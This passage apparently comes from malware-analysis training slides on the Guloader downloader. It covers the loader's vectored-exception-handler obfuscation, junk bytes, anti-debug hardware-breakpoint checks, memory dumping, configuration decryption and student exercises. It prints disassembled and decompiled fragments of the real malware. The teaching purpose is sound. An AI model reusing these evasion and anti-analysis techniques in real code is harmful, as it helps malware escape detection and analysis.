.text:00401DF5  
loc_401DF5:  
.text:00401DF5 81 85 05 01 00 00+  xor     dword ptr [ebp+1D5h], 648684CCh  
.text:00401DF8 81 85 05 01 00 00+  xor     dword ptr [ebp+1D5h], 0EA491E32h  
.text:00401DF8 81 85 05 01 00 00+  xor     dword ptr [ebp+1D5h], 0EA491E32h  
.text:00401E09 E8 07      jmp     short loc_401E12  
  
.text:00401E12  
loc_401E12:  
.text:00401E12 81 AD 05 01 00 00+  sub     dword ptr [ebp+1D5h], 7106FCB5h  
.text:00401E12 B5 FC 06 71  
.text:00401E1C 38 85 05 01 00 00  cmp     eax, [ebp+1D5h] ; enumwindows check > 0x0  
.text:00401E22 0F 87 07 00 00 00  jge     pass_enum_win_chk
```

Guloder **without** obfuscation



```
mov     ecx, esp  
push   ecx  
mov     ecx, [ebp+212h]  
mov     [ebp+259h], edi  
mov     edi, ebx  
push   edi  
mov     edi, [ebp+259h]  
call   eax  
pop     eax  
mov     dword ptr [ebp+1D5h], 0FF45963Fh  
int     3 ; Trap to Debugger  
mov     ebp, 47215F19h  
out     dx, eax  
push   64h ; 'd'  
sub     [ebp-27016C12h], ebp  
pop     eax  
jo     short near ptr loc_401E1C+1  
cmpsd  ;  
cmp     al, ds:byte_1D5B5[ecx]  
add     ah, cl  
test   [esi, al]  
xor     dword ptr fs:[ebp+1D5h], 0EA45EE32h  
int     3 ; Trap to Debugger  
mov     al, ds:1C28DDCFh  
in     eax, 13h  
;   
db     80h  
;   
sub     dword ptr [ebp+1D5h], 7106FCB5h  
loc_401E1C: ; CODE XREF: ...  
cmp     eax, [ebp+1D5h]  
jge     loc_401F1F
```

Guloder **with** obfuscation

Control Flow Obfuscation (Vectored Exception Handler VEH)

The screenshot displays the IDA Pro debugger interface. The main window shows assembly code for a function, with instructions such as `xor esi, 5AC5C5B0h`, `add esi, 0A97856C9h`, and `call near ptr unk_1221208C`. A warning dialog box is overlaid on the assembly view, displaying the message: "Warning 121C174E: The instruction at 0x121C174E referenced memory at 0x2BD5. The memory could not be written -> 00002BD5 (exc.code c0000005, tid 7720)". The dialog includes a checkbox for "Don't display this message again (for this session only)".



On the right side, the "Local Types" window shows the "General registers" table:

Register	Value
EAX	00051674
EBX	121C14C9
ECX	00000018
EDX	00051674
ESI	00000001
EDI	121C14C9
EBP	0C57E208
ESP	0C57E208
EIP	121C14F5
EFL	00000204

Below the registers, the "Module: user32.dll" window shows the address `user32_CallWindowProcA` and `user32.dll:user32_CallWindowProcW`. The "Stack view" window shows the current stack frame: `Stack[00001E28]:0C57E50C`.

The bottom status bar shows the current instruction: `UNKNOW 0C57E208: Stack[00001E28]:0C57E208 (Synchronized with EIP)`.


Control Flow Obfuscation (Vectored Exception Handler VEH)



Warning ×

 121C174E: The instruction at 0x121C174E referenced memory at 0x2BD5. The memory could not be written -> 00002BD5 (exc.code c0000005, tid 7720)

Don't display this message again (for this session only)



Control Flow Obfuscation (Vectored Exception Handler VEH)

```
121C16FC C7 44 24 08 0A 01 DC 27    mov     dword ptr [esp+8], 27DC010Ah
121C1704 66 85 C2                          test    dx, ax
121C1707 81 74 24 08 89 80 92 BD          xor     dword ptr [esp+8], 0BD928089h
121C170F 66 39 C1                          cmp     cx, ax
121C1712 39 D9                              cmp     ecx, ebx
121C1714 81 44 24 08 FE CC 92 6A          add     dword ptr [esp+8], 6A92CCFEh
121C171C 81 6C 24 08 81 4E E1 04          sub     dword ptr [esp+8], 4E14E81h
121C1724 81 7D 74 28 3C 00 00          cmp     dword ptr [ebp+74h], 3C28h
121C172B 0F 8F 59 D8 00 00              jg      loc_121CEF8A
121C1731 68 55 E6 4D 49          push   494DE655h
121C1736 51                          push   ecx
121C1737 B9 A0 DC EB C9          mov     ecx, 0C9EBDCA0h
121C173C 81 F1 4C 86 A8 8A          xor     ecx, 8AA8864Ch
121C1742 81 F1 EC 0C F3 90          xor     ecx, 90F30CECh
121C1748 81 E9 2B 2A B0 D3          sub     ecx, 0D3B02A2Bh
121C174E 8B 4C 24 08              mov     [ecx], ecx
121C1750 5D                          retf
121C1750 5D                          sub_121C1639 endp
```

EBX 121C1000
ECX 00002BD5
EDX 121C1000
ESI 77418442
EDI 121C14C9
EBP 0C57E208
ESP 0C57E200
EIP 121C174E
EFL 00010212

Name
CallWindowPro
CallWinowPro

First instruction in Guloader stage 2 shellcode that will be handled by the Vector Exception Handler function

Control Flow Obfuscation (Vectored Exception Handler VEH)

- What do the instructions in the **red** box do? Does it look familiar?
- What do the instructions in the **blue** box do?
- Do the instructions in the **green** box make sense?

```
push    ecx
mov     ecx, 0C9EBDCA0h
xor     ecx, 8AA8864Ch
xor     ecx, 90F30CECh
sub     ecx, 0D3B02A2Bh
mov     [ecx], ecx; ECX = 0x2BD5
retf
sub_121C1639 endp
; -----
xchg   dl, [ebp+68E6EC55h]
loopne near ptr loc_121C1724+5
stosd
idiv   cl
pop    edi
stosb
in     eax, dx
stc
```

Control Flow Obfuscation (Vectored Exception Handler VEH)

- **Constant unfolding** to 'hide' the `ecx = 0x2BD5`
- Write into the address '0x2BD5' Triggers **EXCEPTION_ACCESS_VIOLATION**
- Instructions in the **green** box is not 'correctly' disassembled

```
push    ecx
mov     ecx, 0C9EBDCA0h
xor     ecx, 8AA8864Ch
xor     ecx, 90F30CECh
sub     ecx, 0D3B02A2Bh
mov     [ecx], ecx; ECX = 0x2BD5
retf
sub_121C1639 endp
; -----
xchg   dl, [ebp+68E6EC5h]
loopne near ptr loc_121C1724+5
stosd
idiv   cl
pop    edi
stosb
in     eax, dx
stc
```

Control Flow Obfuscation (Vectored Exception Handler VEH)

Trigger
Exception!

```
debug750:121C1742 xor    ecx, 90F30CEh
debug750:121C1748 sub    ecx, 0D3B02A2Bh
debug750:121C174E mov    [ecx], ecx; ECX = 0x2BD5
debug750:121C174E
debug750:121C1750 db    0CBh
debug750:121C1751 db    86h
debug750:121C1752 db    95h
debug750:121C1753 db    55h ; U
debug750:121C1754 db    0ECh
debug750:121C1755 db    0E6h
debug750:121C1756 db    68h ; h
debug750:121C1757 db    0E0h
debug750:121C1758 db    0D0h
debug750:121C1759 db    0ABh
debug750:121C175A db    0F6h
debug750:121C175B db    0F9h
debug750:121C175C db    5Fh ; _
debug750:121C175D db    0AAh
debug750:121C175E db    0EDh
debug750:121C175F db    0F9h
debug750:121C1760 db    3Eh ; >
debug750:121C1761 db    8Ah
debug750:121C1762 db    68h ; h
debug750:121C1763 db    51h ; Q
debug750:121C1764 db    65h ; e
debug750:121C1765
debug750:121C1765 pop    ecx
debug750:121C1766 call   sub_1220E87D
```

Junk
bytes !


Updated EIP



Control Flow Obfuscation (Vectored Exception Handler VEH)

Memory Dump steps (after locating VEH)

1. Use System Informer (a.k.a. Process Hacker)
2. VBS -> Ps1 -> powershell.exe (32bit)
3. Look for powershell.exe after Guloader is injected
4. Locate the RWX memory pages (about 14.3 MB) that contained **Secondstageshellcode**
5. Dump the memory pages



powershell.exe (7796) Properties

General	Statistics	Performance	Threads	Token	Modules
Disk	Network	Comment	Windows		
Memory	Environment	Handles	.NET assemblies	.NET performance	GPU

Options Refresh Search Memory (Ctrl+I Aa * 🔍)

Base address	Type	Size	Protection	Use
0x4b20000	Private: Commit	25.59 MB	RW	
0x7381a000	Image: Commit	15.52 MB	RX	C:\Window
0x7ff4ec457000	Mapped: Com...	14.75 MB	NA	CFG Bitma
0x11a50000	Private: Commit	14.3 MB	RWX	

0xef powershell.exe (7796) (0x11a50000 - 0x1289c000)


Address	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex
0xd7	00000000	a6	9d	5e	b8	ab	bb	e7	bb	22	ec	d2	55	a3	9a
0x83	00000010	96	5c	33	de	c7	e7	fc	0e	e6	52	e7	a6	1e	df
0xbb	00000020	a3	af	a2	f0	7e	77	e7	a6	58	21	b7	f9	d5	98
0x10	00000030	f4	6e	a1	13	2f	5e	c1	17	db	71	00	a0	e4	72
0x72	00000040	4e	53	66	63	05	de	28	d6	56	53	66	78	00	d5
0x74	00000050	a3	2a	6b	57	7e	65	94	98	a6	94	e2	9f	e5	db
0x72	00000060	22	5e	4a	61	b5	7f	e7	fa	0f	5c	66	57	ee	5e
0x72	00000070	a3	db	4b	55	22	5e	0b	87	cb	f5	e7	d2	0f	5c
0xc5	00000080	14	a4	dd	7f	a2	a7	01	16	dd	d3	4b	55	22	5e
0x98	00000090	1b	87	27	de	97	20	67	57	22	38	e3	87	9c	54
0x98	000000a0	14	35	50	40	55	5f	43	3f	34	55	50	50	70	3f

Control Flow Obfuscation (Vectored Exception Handler VEH)

- Locate VEH using the locate_veh.idc or locate_veh.py



Locate VEH using the
locate_veh.idc or
locate_veh.py




Please watch
locate_veh.mp4

Exercise 4

- 🔧 Locate the handler function using the locate_veh.idc script (make sure Windows symbols are already loaded)
- 🔧 Analyse secondstageshellcode using the memory dump
- 🔧 How did the secondstageshellcode handles exceptions ?
- 🔧 What types of exceptions were handled ?
- 🔧 How did secondstageshellcode know how many junk bytes to jump over ?
- 🔧 Take note of the anti-analysis in the handler function.

Goal:

- 🔧 Explain what caused the following exception and how was it handled in details?



Exercise 4 (Bonus)

- How did secondstageshellcode install the VEH function? (Which API was used to do it?)
- What anti-analysis checks were done by the malware just before the VEH was installed ?
- What does the sample do if the anti-analysis checks failed ?

Exercise 4



Walk-through and Demo

Guided analysis and live demonstration of the techniques.

Exercise 4

```
8B 44 24 04      mov     eax, [esp+arg_0]
66 85 C9         test    cx, cx
8B 10           mov     edx, [eax]
38 EE          cmp     dh, ch
8B 12           mov     edx, [edx]
39 D8          cmp     eax, ebx
38 F5          cmp     ch, dh
B9 BB E2 04 F2  mov     ecx, 0F204E2BBh
81 C1 59 1C 9C D8  add     ecx, 0D89C1C59h
85 C1          test    ecx, eax
81 F1 86 94 B8 A1  xor     ecx, 0A1B89486h
66 39 C2          cmp     dx, ax
81 F1 97 6B 18 AB  xor     ecx, 0AB186B97h
38 FE          cmp     dh, bh
39 CA          cmp     edx, ecx
0F 84 B7 00 00 00  jz     loc_1C4B1D9A
B9 12 41 A7 FD   mov     ecx, 0FDA74112h
66 F7 C1 A0 0B   test    cx, 0BA0h
81 E9 72 DB 85 F3  sub     ecx, 0F385DB72h
81 C1 A5 EE 61 07  add     ecx, 761EEA5h
81 F1 58 54 83 D1  xor     ecx, 0D1835458h
66 85 DA          test    dx, bx
39 CA          cmp     edx, ecx
0F 84 D8 00 00 00  jz     loc_1C4B1DE2
39 D3          cmp     ebx, edx
B9 89 E6 D0 AF   mov     ecx, 0AFD0E689h
84 CB          test    bl, cl
81 F1 06 98 E6 6D  xor     ecx, 6DE69806h
38 D1          cmp     cl, dl
81 C1 D5 DA 0D F6  add     ecx, 0F60DDAD5h
81 F1 F2 59 44 78  xor     ecx, 784459F2h
```

Entry point of the Vector Exception Handler function in the Guloader stage 2 shellcode

Control Flow Obfuscation (Vectored Exception Handler VEH)

```
1  int __stdcall FN_VEH(PEXCEPTION_POINTERS ExceptionInfo)
2  {
3      DWORD ExceptionCode;
4
5      ExceptionCode = ExceptionInfo->ExceptionRecord->ExceptionCode;
6      if ( ExceptionCode != EXCEPTION_ACCESS_VIOLATION )
7      {
8          if ( ExceptionCode != EXCEPTION_ILLEGAL_INSTRUCTION
9              && ExceptionCode != EXCEPTION_PRIV_INSTRUCTION
10             && ExceptionCode != EXCEPTION_SINGLE_STEP
11             && ExceptionCode != EXCEPTION_BREAKPOINT )
12          {
13              return 0;           // exception NOT handled
14          }
15      FN_VEH_handles_exception:
16          FN_Get_Offset_Decode_key(ExceptionInfo);
17          FN_Get_Offset_Update_EIP();
18          return -1;           // exception handled
19      }
```

Decompiled output of the VEH function

Control Flow Obfuscation (Vectored Exception Handler VEH)

```
pop     eax
xor     dword ptr [ebx], 0D62B9FCCh
int     3 ; EXCEPTION_BREAKPOINT triggered!
```

```
db 3,13h,19h,15h,'2',12h,0AFh,'Imp|',0E9h,4Dh,4Dh ; junk bytes
```

```
add     dword ptr [ebx], 3FA3DA06h
```

EXCEPTION_ACCESS_VIOLATION

```
mov     esi, 0D37212A5h
add     esi, 4C655390h
xor     esi, 1FD76635h ; esi=0
mov     [esi], esi ; EXCEPTION_ACCESS_VIOLATION
```

```
db 1Ch,0C5h,74h,0C3h,4Ch,0F6h,8Fh,0FBh,0FAh,'36',92h,0Eh,0 ; junk bytes
```

```
pop     esi
```

```
adc     byte ptr [ebx-781E6E5Ah], 3Ch ; '<'
test    [ebx-76655A7Bh], edx
; -----
db 65h ; e ; exception triggered!
a4s db '4s',0FDh,0A0h,'%~',12h,'f9',0C8h,5Fh,85h,0CBh,5Ah,5,'N'
db 0C5h,0E5h,1Fh,0F3h,0CCh,0FBh,12h,0Dh,';',0EEh,0E4h,89h,0DCh,
```

EXCEPTION_ILLEGAL_INSTRUCTION

EXCEPTION_PRIV_INSTRUCTION

```
mov     dword ptr [ebx], 0ACDB2BA7h
add     dword ptr [ebx], 9B37543h
xor     dword ptr [ebx], 80317A66h
sub     dword ptr [ebx], 36BFDA32h
sysret ; trigger exception!
; -----
a4h db 'Hz',0,0,0,0,0,0,0,0,0F7h,9Bh,19h,0D7h,'{',13h,1Ch,0A8h
```

Control Flow Obfuscation (Vectored Exception Handler VEH)

EXCEPTION_SINGLE_STEP

```
02B99416 ;
02B99416 push    ecx
02B99417 mov     eax, 433D4EDBh
02B9941C xor     eax, 9436930Fh
02B99421 xor     eax, 0A78DF586h
02B99428 sub     eax, 392289D1h
02B9942D sub     eax, 37639D81h           ; eax=0x100
02B99432 push    ebx
02B99433 pushf
02B99434 mov     ebx, esp
02B99435 or      [ebx], eax           ; enable Trap flag
02B99436 popf
02B99437 test    edi, ecx           ; EXCEPTION_SINGLE_STEP triggered!
02B99438 ;
02B99419 aW db 'w',6,0B7h,0B6h,0CFh,14h,'\\',0ACh,0A6h,0B8h,'% ',0
02B99425 ;
02B99425 cmp     ebx, ecx
02B99427 pop     ebx
02B99428 cmp     eax, edx
02B9942A pop     eax
```

Control Flow Obfuscation (Vectored Exception Handler VEH)

```
1  int __stdcall FN_VEH(PEXCEPTION_POINTERS ExceptionInfo)
2  {
3      DWORD ExceptionCode;
4
5      ExceptionCode = ExceptionInfo->ExceptionRecord->ExceptionCode;
6      if ( ExceptionCode != EXCEPTION_ACCESS_VIOLATION )
7      {
8          if ( ExceptionCode != EXCEPTION_ILLEGAL_INSTRUCTION
9              && ExceptionCode != EXCEPTION_PRIV_INSTRUCTION
10             && ExceptionCode != EXCEPTION_SINGLE_STEP
11             && ExceptionCode != EXCEPTION_BREAKPOINT )
12          {
13              return 0;           // exception NOT handled
14          }
15      FN_VEH_handles_exception:
16          FN_Get_Offset Decode_key(ExceptionInfo);
17          FN_Get_Offset Update_EIP();
18          return -1;           // exception handled
19      }
```

Decompiled output of the VEH function

Control Flow Obfuscation (Vectored Exception Handler VEH)

```
1  int __usercall FN_Get_Offset_Decode_key@<ecx>(_EXCEPTION_POINTERS *a1@<eax>)  
2  {  
3      PCONTEXT ContextRecord; // eax  
4      int result; // ecx  
5      int count; // edx  
6  
7      ContextRecord = a1->ContextRecord;  
8      result = 0x18;  
9      count = 0;  
10     while ( 1 )  
11     {  
12         count += 4;  
13         if ( *(DWORD *)((char *)&ContextRecord->ContextFlags + count) )// check all HW BP registers are zero  
14             break;  
15         if ( count == 0x18 )  
16             return 0xE1; // return offset decode key  
17     }  
18     return result;  
19 }
```

Control Flow Obfuscation (Vectored Exception Handler VEH)

```
call    FN_Get_Offset_Decode_key
test    cl, cl
cmp     edx, ebx
mov     edx, 63C7099Ch
xor     edx, 6649E730h
test    ch, bh
add     edx, 1691B385h
cmp     ah, ch
add     edx, 0E3DF5E87h
cmp     dx, 4070h
add     eax, edx
test    dl, cl
mov     edx, [eax]
add     edx, 0Ch
cmp     dl, bl
call    FN_Get_Offset_Update_EIP
```

Locate the encrypted offset which is 0xC
bytes away from the trigger

; 0xB8

; _Context.EIP = _CONTEXT+0xB8

; Get enc offset*

Control Flow Obfuscation (Vectored Exception Handler VEH)

```
1  _DWORD *__usercall FN_Get_Offset_Update_EIP@<eax>(
2      _DWORD *offset@<eax>,
3      unsigned __int8 *enc_offset@<edx>,
4      int offset_key@<ecx>)
5  {
6      *offset += offset_key ^ *enc_offset;
7      return offset;
8  }
```

Offset decode key XOR with encrypted offset
byte

Control Flow Obfuscation (Vectored Exception Handler VEH)

Trigger
Exception!

0xC


Encrypted
offset



```
debug750:121C1742 xor    ecx, 90F30CEh
debug750:121C1748 sub    ecx, 0D3B02A2Bh
debug750:121C174E mov    [ecx], ecx; ECX = 0x2BD5
debug750:121C174E ; -----
debug750:121C1750 db    0CBh
debug750:121C1751 db    86h
debug750:121C1752 db    95h
debug750:121C1753 db    55h ; U
debug750:121C1754 db    0ECh
debug750:121C1755 db    0E6h
debug750:121C1756 db    68h ; h
debug750:121C1757 db    0E0h
debug750:121C1758 db    0D0h
debug750:121C1759 db    0ABh
debug750:121C175A db    0F6h
debug750:121C175B db    0F9h
debug750:121C175C db    5Fh ; _
debug750:121C175D db    0AAh
debug750:121C175E db    0EDh
debug750:121C175F db    0F9h
debug750:121C1760 db    3Eh ; >
debug750:121C1761 db    8Ah
debug750:121C1762 db    68h ; h
debug750:121C1763 db    51h ; Q
debug750:121C1764 db    65h ; e
debug750:121C1765 ; -----
debug750:121C1765 pop    ecx
debug750:121C1766 call   sub_1220E87D
```

$0xE1 \wedge 0xF6 = \text{offset}$

Control Flow Obfuscation (Vectored Exception Handler VEH)



**Phase V: Guloader
the downloader
Malware Configuration Extraction
(MCE)**

Guloader



Phishing
Email



.7z
Attachment



VBS file
extracted



POWERSHELL
executed



Download
Guloader
Payload



Guloader
shellcode
Stage1



Guloader
shellcode
Stage2



Retrieves
Gremlin
Stealer

What are malware configurations?

CONCEPT & UNIQUENESS



- Similar to **'settings'** or **'preferences'** in software



- Malware configuration defines the uniqueness of each instance

CONFIGURATION CONTENT



-  C&C addresses
-  encryption keys
-  attack parameters
-  other IOCs

EXTRACTION CHALLENGE




- **'Tough'** to obtain statically



- But can be extracted from process memory.

Decrypting Malware Configuration



Encryption
routine



Encryption
key



Ciphertext

Decrypting Malware Configuration



Simple
XOR




Predictable location of
encryption key



???

Ciphertext Splitting

1. Ciphertext splitted into multiple DWORD
2. Each DWORD is encoded with different arithmetic operations
3. Stored as local variables in functions



Ciphertext Splitting

- Function starts with loading of address of variable that would the encrypted cipher text
- The function's purpose is to 'construct' the encrypted cipher text
- The completed encrypted cipher text would be stored in the variable

```
8B 5C 24 04      mov     ebx, [esp+4]
53              push   ebx
BB 6B 18 A9 9D   mov     ebx, 9DA9186Bh
81 F3 55 7F 4F 81 xor     ebx, 814F7F55h
81 EB 02 F2 E5 1C sub     ebx, 1CE5F202h
89 13           mov     [ebx], edx
```

Ciphertext Splitting

- First DWORD constructed by the function is the length of the ciphertext!

```
1 MASK_32 = 0xFFFFFFFF
2 eax = 0xE3A8C688
3 eax = (eax ^ 0x8378D243) & MASK_32
4 eax = (eax - 0x504C6F4F) & MASK_32
5 eax = (eax ^ 0x1083A54F) & MASK_32
6 print(f"Final eax Value: 0x{eax:08X}")

Final eax Value: 0x00000033
```

```
mov     ebx, [esp+4] ; Encrypted_C2
push   ebx
mov     ebx, 9DA9186Bh
xor     ebx, 814F7F55h
sub     ebx, 1CE5F202h
mov     [ebx], edx ; EBX = 0
; -----
db     0BAh, 0D9h, 0FDh, 45h, 0E3h, 5Dh, 0C1h, 0C3h, 76h, 0
db     0C8h, 60h, 0F2h, 97h, 7Fh, 53h, 4Bh, 5Dh, 83h, 0D2h
db     5Eh, 0A2h, 0F7h, 75h, 69h, 33h, 0E9h, 60h, 0D6h, 0A
db     86h, 34h, 0C1h, 80h, 60h
; -----
pop     ebx
ltr     di
; -----
db     57h, 8 dup(0), 0FFh, 95h, 3Ah, 0E2h, 14h, 0DBh, 81h
db     93h, 0B2h, 0F6h, 0DDh, 0C3h, 15h, 0C3h
; -----
